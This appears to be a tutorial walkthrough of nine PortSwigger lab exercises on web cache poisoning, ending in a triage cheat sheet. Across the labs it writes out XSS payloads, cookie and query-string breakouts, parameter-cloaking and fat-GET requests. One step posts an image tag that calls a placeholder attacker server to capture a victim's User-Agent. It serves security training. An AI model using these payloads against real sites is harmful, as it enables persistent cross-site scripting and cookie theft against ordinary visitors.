🧠 Mastering Web Cache Poisoning
Web cache poisoning involves manipulating a caching server into saving a harmful HTTP response and serving it to other users. This vulnerability arises when an application reflects “unkeyed” inputs—headers, cookies, or parameters that the cache ignores when generating the cache key—allowing attackers to inject payloads that persist for legitimate visitors.
This guide details nine exploitation scenarios from the PortSwigger Web Security Academy, ranging from basic unkeyed headers to complex parameter cloaking and URL normalization attacks.
🧪 LAB 1: Web Cache Poisoning with an Unkeyed Header
🧐 How the Vulnerability Exists
The caching server excludes X-Forwarded-Host from the cache key. However, the backend application uses this header to generate dynamic URLs for script imports.
Root Cause: A disconnect between the cache configuration (ignoring the header) and the application logic (trusting the header).
⚠️ Preconditions
- Presence of a caching layer.
X-Forwarded-Hostis unkeyed but reflected in a scriptsrcattribute.
🚨 Exploitation Steps
-
Analyze & Identify: Capture the
GET /request in Repeater. Add a cache buster (?cb=123) and the headerX-Forwarded-Host: example.com. Observe that the<script src="...">URL changes to//example.com/resources/js/tracking.js. -
Prepare Exploit: On the Exploit Server, set the file path to
/resources/js/tracking.js. In the body, enter:alert(document.cookie).
- Poison the Cache:
In Repeater, remove the cache buster.
Set the header to your exploit domain:
X-Forwarded-Host: YOUR-EXPLOIT-SERVER-ID.exploit-server.netSend repeatedly until you see
X-Cache: hitand your exploit URL in the HTML.
- Solve: The lab solves automatically when the victim visits the home page and executes the cached script.
IMPACT: Stored XSS affecting all users served by the cache.
🧪 LAB 2: Web Cache Poisoning with an Unkeyed Cookie
🧐 How the Vulnerability Exists
The fehost cookie is reflected in the response (inside a JavaScript object) but is excluded from the cache key. This allows an attacker to inject a malicious cookie value that gets cached for other users.
Root Cause: Cookies are often unkeyed to allow caching for multiple users, but if a specific cookie determines content, it allows poisoning.
⚠️ Preconditions
- The cookie value must be reflected without adequate encoding.
🚨 Exploitation Steps
-
Analyze & Detect: Reload the page and observe the
fehostcookie is reflected inside a JavaScript object.
-
Verify Unkeyed Behavior: In Repeater, add a cache buster (
?cb=123) and change the cookie toCookie: fehost=testPoison. ConfirmtestPoisonappears in the response body. -
Construct XSS Payload: Break out of the string context:
fehost=someString"-alert(1)-"someString
-
Poison the Cache: Remove the cache buster. Send the request repeatedly until
X-Cache: hit. -
Solve: Keep the cache poisoned until the victim visits.
IMPACT: XSS via cache poisoning using a cookie.
🧪 LAB 3: Web Cache Poisoning with Multiple Headers
🧐 How the Vulnerability Exists
This attack chains two unkeyed headers:
X-Forwarded-Scheme: Triggers a redirect (302) from HTTP to HTTPS.X-Forwarded-Host: Controls the destination of that redirect.
Root Cause: The server redirects based on the Scheme header but builds the target URL using the unvalidated Host header.
⚠️ Preconditions
- Server must redirect based on scheme, and the redirect target must be constructed dynamically.
🚨 Exploitation Steps
-
Analyze & Detect: Send
GET /resources/js/tracking.jsto Repeater. AddX-Forwarded-Scheme: http. Observe the 302 Found. -
Combine Headers: Add
X-Forwarded-Host: example.com. Observe the Location header now redirects tohttps://example.com/resources/js/tracking.js.
-
Prepare Exploit: On the Exploit Server, create
/resources/js/tracking.jscontainingalert(document.cookie). -
Poison the Cache: Configure malicious headers:
X-Forwarded-Host: YOUR-EXPLOIT-SERVER-ID.exploit-server.net
X-Forwarded-Scheme: nothttps
Remove cache busters and send until
X-Cache: hit.
IMPACT: Redirecting legitimate resource requests to an attacker-controlled server.
🧪 LAB 4: Targeted Web Cache Poisoning (Unknown Header)
🧐 How the Vulnerability Exists
The application uses a custom header X-Host to generate a script import. The response includes Vary: User-Agent, meaning the cache stores a separate version of the page for every unique User-Agent.
Root Cause: To exploit this, you must poison the specific cache entry corresponding to the victim’s User-Agent.
⚠️ Preconditions
- Identify the unknown unkeyed header (using Param Miner).
- Ability to exfiltrate the victim’s User-Agent.
🚨 Exploitation Steps
-
Discovery (Param Miner): Use Param Miner > Guess headers. Identify
X-Host. Verify injection by addingX-Host: example.comin Repeater.
Checking the reflection:

-

Reconnaissance (Steal UA): Post a comment on the blog with an image tag pointing to your exploit server:
<img src="https://YOUR-EXPLOIT-SERVER/steal-ua" />Check access logs to get the victim’s User-Agent. -
Weaponize: On the Exploit Server, host the malicious script at
/resources/js/tracking.js.
-
Targeted Poisoning: In Repeater, set
X-Hostto your exploit domain. Critical: Set theUser-Agentheader to the victim’s stolen UA string.
Send until
X-Cache: hit. -
Solve: Wait for the victim to browse.

IMPACT: Targeted XSS against specific user groups.
🧪 LAB 5: Web Cache Poisoning via Unkeyed Query String
🧐 How the Vulnerability Exists
The cache configuration excludes the entire query string from the cache key, but the backend reflects the query string in the response.
Root Cause: GET / and GET /?evil=payload are seen as the same request by the cache.
⚠️ Preconditions
- Backend must reflect the query string.
🚨 Exploitation Steps
-
Analyze Cache Behavior: Send
/?test=1, then/?test=2. If the second request returns the cached response for “1”, the query string is unkeyed. -
Prepare Exploit: Craft a payload that breaks out of the HTML context:
GET /?evil='/><script>alert(1)</script>
-
Poison the Cache: Remove any cache busters (like
Originheaders used for testing). Send the malicious query string untilX-Cache: hit. -
Solve: Send a naked
GET /request. If the response contains your script, the cache is poisoned.
IMPACT: Persistent XSS for all visitors to the home page.
🧪 LAB 6: Web Cache Poisoning via Unkeyed Query Parameter
🧐 How the Vulnerability Exists
Only specific parameters (like analytics params utm_content) are excluded from the cache key. The backend reflects these parameters.
Root Cause: Standard practice to exclude analytics parameters (to increase cache hit rates) implemented without sanitizing the output.
⚠️ Preconditions
- Param Miner is required to find the supported unkeyed parameter.
🚨 Exploitation Steps
-
Analyze: Use Param Miner to identify
utm_content.
Confirm it is unkeyed by testing if
/?utm_content=1and/?utm_content=2share a cache entry. -

Develop Exploit: Payload:
GET /?utm_content='/><script>alert(1)</script> -
Poison the Cache: Send the request until
X-Cache: hit. -
Solve: Send the payload to the naked home page.
IMPACT: XSS via unkeyed analytics parameter.
🧪 LAB 7: Parameter Cloaking
🧐 How the Vulnerability Exists
A discrepancy in how the Cache and the Application parse parameters with separators (;).
Cache: Sees utm_content=foo;callback=alert(1) as one parameter (utm_content), which it ignores.
App: Sees ; as a separator, reading utm_content and a second callback parameter.
Root Cause: Parsing logic differential.
⚠️ Preconditions
- Endpoint using JSONP (
/js/geolocate.js) and unkeyed parameter logic.
🚨 Exploitation Steps
-
Analyze: Identify
/js/geolocate.js?callback=setCountryCookie. Identifyutm_contentis unkeyed. -
Cloak: Construct the request:
GET /js/geolocate.js?callback=setCountryCookie&utm_content=foo;callback=alert(1)The backend uses the last
callbackvalue (alert(1)).
-
Poison: Send until cached.

IMPACT: Poisoned JSONP response with malicious callback.
🧪 LAB 8: Web Cache Poisoning via a Fat GET Request
🧐 How the Vulnerability Exists
A “Fat GET” is a GET request that includes a body.
- Cache: Ignores the body; keys only on the URL.
- App: Reads parameters from the body and allows them to override query string parameters.
Root Cause: Framework allowing body parameters in GET requests.
⚠️ Preconditions
Application must process body parameters in GET requests.
🚨 Exploitation Steps
-
Verify Fat GET: Send
GET /js/geolocate.js?callback=setCountryCookie. Add a body:callback=pwned. If response containspwned, the vulnerability exists.
-
Weaponize: Set body to
callback=alert(1). -
Poison: Send the request (keeping the innocent URL but malicious body) until
X-Cache: hit. -
Solve: The victim requests the innocent URL, but the cache serves the response generated from your malicious body.

IMPACT: Overriding parameters invisible to the cache key.
🧪 LAB 9: URL Normalization
🧐 How the Vulnerability Exists
- Cache: Normalizes the URL (decodes
%3Cto<) before checking the key. - Browser: Encodes special characters (
<->%3C) when sending requests. -
App: Reflects the raw path.
- The Attack: You send a raw request with
<script>. The cache normalizes it and stores it. When the victim clicks a link (sending%3Cscript%3E), the cache normalizes that request to match your stored<script>key and serves the payload.
⚠️ Preconditions
- Cache must normalize keyed input; App must reflect it.
🚨 Exploitation Steps
-
Test for XSS: In Repeater, send
GET /random</p><script>alert(1)</script><p>foo. Confirm reflection.
-
Poison the Cache: Send the unencoded request repeatedly until
X-Cache: hit. -
Deliver: Send the URL (containing the payload) to the victim.

IMPACT: XSS triggered by URL normalization confusion.
⚡ Fast Triage Cheat Sheet
| Attack Vector | 🚩 Immediate Signal | 🔧 The Critical Move |
|---|---|---|
| Unkeyed Header | Script src changes with X-Forwarded-Host. |
Set header to exploit server; ensure X-Cache: hit. |
| Unkeyed Cookie | Cookie reflected in JS/HTML. | Inject payload in cookie; remove cache busters. |
| Targeted/Vary | Response has Vary: User-Agent. |
Steal victim UA; poison using that specific UA. |
| Unkeyed Query | /?test=1 & /?test=2 share cache. |
Inject payload in query string; wait for hit. |
| Fat GET | GET body param overrides URL param. | Put malicious param in body; keep URL innocent. |
| Param Cloaking | ; treated as separator by App. |
Hide malicious param inside excluded param (e.g., utm_content). |